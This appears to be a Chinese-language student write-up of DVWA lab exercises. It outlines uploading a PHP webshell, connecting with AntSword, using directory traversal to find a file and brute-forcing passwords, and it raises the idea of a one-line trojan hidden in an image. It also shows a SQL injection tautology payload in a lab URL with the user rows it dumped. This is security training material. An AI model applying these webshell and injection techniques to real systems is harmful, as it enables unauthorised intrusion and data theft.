



(二) 利用目录遍历漏洞，查找geekbang.txt,导入字典库再进行爆破，靶场环境不支持，自己环境测试


(1)第一步通过文件上传shell.php



(2)通过蚁剑连接,进行目录暴露，geektime文件查找




(3)利用导入文件进行密码爆破



靶场环境下无法上传文件shell.php,图片里包含一句话木马解决?

4. 在不依赖于 DVWA 后端数据库的情况，如何通过前端验证的方法判断 DVWA 中的注入点是数字型注入还是字符型注入？ (提示：用假设法进行逻辑判断)

通过输入名称，大概判断是数字型还是字符型的。



Vulnerability: SQL Injection

192.168.80.128:8082/vulnerabilities/sql/?id=1+'+or+1+%3D+1+%23&Submit=Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)


XSS (Stored)

DVWA Security

PHP Info

About

Logout



Vulnerability: SQL Injection

User ID:

ID: 1 ' or 1 = 1 #
First name: admin
Surname: admin
ID: 1 ' or 1 = 1 #
First name: Gordon
Surname: Brown
ID: 1 ' or 1 = 1 #
First name: Hack
Surname: Me
ID: 1 ' or 1 = 1 #
First name: Pablo
Surname: Picasso
ID: 1 ' or 1 = 1 #
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.maviluna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>